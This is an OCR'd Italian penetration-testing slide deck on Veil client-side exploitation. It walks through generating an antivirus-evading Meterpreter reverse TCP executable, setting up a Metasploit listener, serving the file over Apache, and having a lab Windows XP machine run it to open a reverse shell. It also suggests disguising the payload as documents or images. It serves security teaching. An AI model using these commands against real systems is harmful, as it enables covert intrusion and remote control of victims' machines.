
- Creiamo un payload che consenta di effettuare *Evasion*
  - **`use 1`**



Veil Client-side Exploitation

Esempio di Utilizzo


- Controlliamo quali sono i payload disponibili
  - **`list`**



Veil Client-side Exploitation

Esempio di Utilizzo

- Controlliamo quali sono i payload disponibili
  - **`list`**




Output parziale

Veil Client-side Exploitation

Esempio di Utilizzo

- Scegliamo un payload che fornisce una *Meterpreter Reverse TCP Shell*
  - **`use 7`**




Output parziale

Veil Client-side Exploitation

Esempio di Utilizzo

- Scegliamo un payload che fornisce una *Meterpreter Reverse TCP Shell*
  - **`use 7`**



Output parziale

Veil Client-side Exploitation

Esempio di Utilizzo

- Impostiamo l'opzione «*Listener **HOST***» **`LHOST`**
  - **`set LHOST 10.0.2.15`**


Output parziale

```
Payload: c/meterpreter/rev_tcp selected

 Required Options:

Name                 Value           Description
----                 -----           -----------
COMPILE_TO_EXE       Y               Compile to an executable
LHOST                                IP of the Metasploit handler
LPORT                4444            Port of the Metasploit handler

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[c/meterpreter/rev_tcp>>]: set LHOST 10.0.2.15
[c/meterpreter/rev_tcp>>]:
```

Veil Client-side Exploitation

Esempio di Utilizzo

- Generiamo il payload
  - **`generate`**



Generiamo un payload chiamato `modulo_reverse`

Veil Client-side Exploitation

Esempio di Utilizzo

- Generiamo il payload
  - **`generate`**

```
[c/meterpreter/rev_tcp>>]: generate
=================================================================================
                                  Veil-Evasion
=================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=================================================================================

 [>] Please enter the base name for output files (default is payload): modulo_r
everse
=================================================================================
                                  Veil-Evasion
=================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=================================================================================

 [*] Language: c
 [*] Payload Module: c/meterpreter/rev_tcp
 [*] Executable written to: /var/lib/veil/output/compiled/modulo_reverse.exe
 [*] Source code written to: /var/lib/veil/output/source/modulo_reverse.c
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/modulo_
reverse.rc
```

Veil Client-side Exploitation

Esempio di Utilizzo


- Impostiamo tramite Metasploit un generico *Modulo Handler*, il quale resta in attesa (*Listening*) di connessioni in ingresso (*Reverse*) da parte della macchina target

```
1. use exploit/multi/handler
2. set payload windows/meterpreter/reverse_tcp
3. set LHOST 10.0.2.15
4. set LPORT 4444
5. run
```

Veil Client-side Exploitation

Esempio di Utilizzo

- Inviamo il file (payload) **`modulo_reverse.exe`** alla macchina target
  - **N.B.** In uno scenario reale, un utente malintenzionato potrebbe «celare» il payload all'interno di un'altra tipologia di file
    - Ad esempio, *PDF*, *DOCX*, *PNG*, *JPG*, etc



Veil Client-side Exploitation

Esempio di Utilizzo

- Nell'esempio, simuliamo il download e l'esecuzione del file **`modulo_reverse.exe`** da parte della macchina Windows XP SP3

  - **Passo 1:** [Macchina Kali - indirizzo IP: `10.0.2.15`] copiamo il file nella root directory del Web Server Apache ed avviamo tale Server
    - `cp /var/lib/veil/output/compiled/modulo_reverse.exe /var/www/html/`
    - `service apache2 start`

Veil Client-side Exploitation

Esempio di Utilizzo


- Nell'esempio, simuliamo il download e l'esecuzione del file **`modulo_reverse.exe`** da parte della macchina Windows XP SP3

  - **Passo 2:** [Macchina Windows XP SP3] tramite Web Browser accediamo al seguente URL, scarichiamo ed eseguiamo il file
    - **`http://10.0.2.15/modulo_reverse.exe`**

Veil Client-side Exploitation

Esempio di Utilizzo


- Facciamo in modo che sulla macchina target venga eseguito il file **`modulo_reverse.exe`**



Veil Client-side Exploitation


Esempio di Utilizzo

- Non appena viene eseguito il file **`modulo_reverse.exe`** sulla macchina target, verrà instaurata una sessione Meterpreter (*Reverse Shell*) con la macchina Kali




Bibliografia

- **Kali Linux 2 - Assuring Security by Penetration Testing. Third Edition**. Gerard Johansen, Lee Allen, Tedi Heriyanto, Shakeel Ali. Packt Publishing. 2016
  - Capitolo 9




- **Ethical Hacking and Penetration Testing Guide**. Rafay Baloch. CRC Press. 2014
  - Capitoli 7 e 8



Bibliografia

- **Metasploit Penetration Testing Cookbook - Third Edition.** Daniel Teixeira, Abhinav Singh, Monika Agarwal. Packt Publishing. 2016
  - Capitoli 1, 2, 3, 4, 6 e 7



Bibliografia

- **Metasploit**
  - https://www.offensive-security.com/metasploit-unleashed/
- **Msfvenom**
  - https://www.offensive-security.com/metasploit-unleashed/msfvenom/
- **Meterpreter**
  - https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/
- **Veil**
  - https://github.com/Veil-Framework/Veil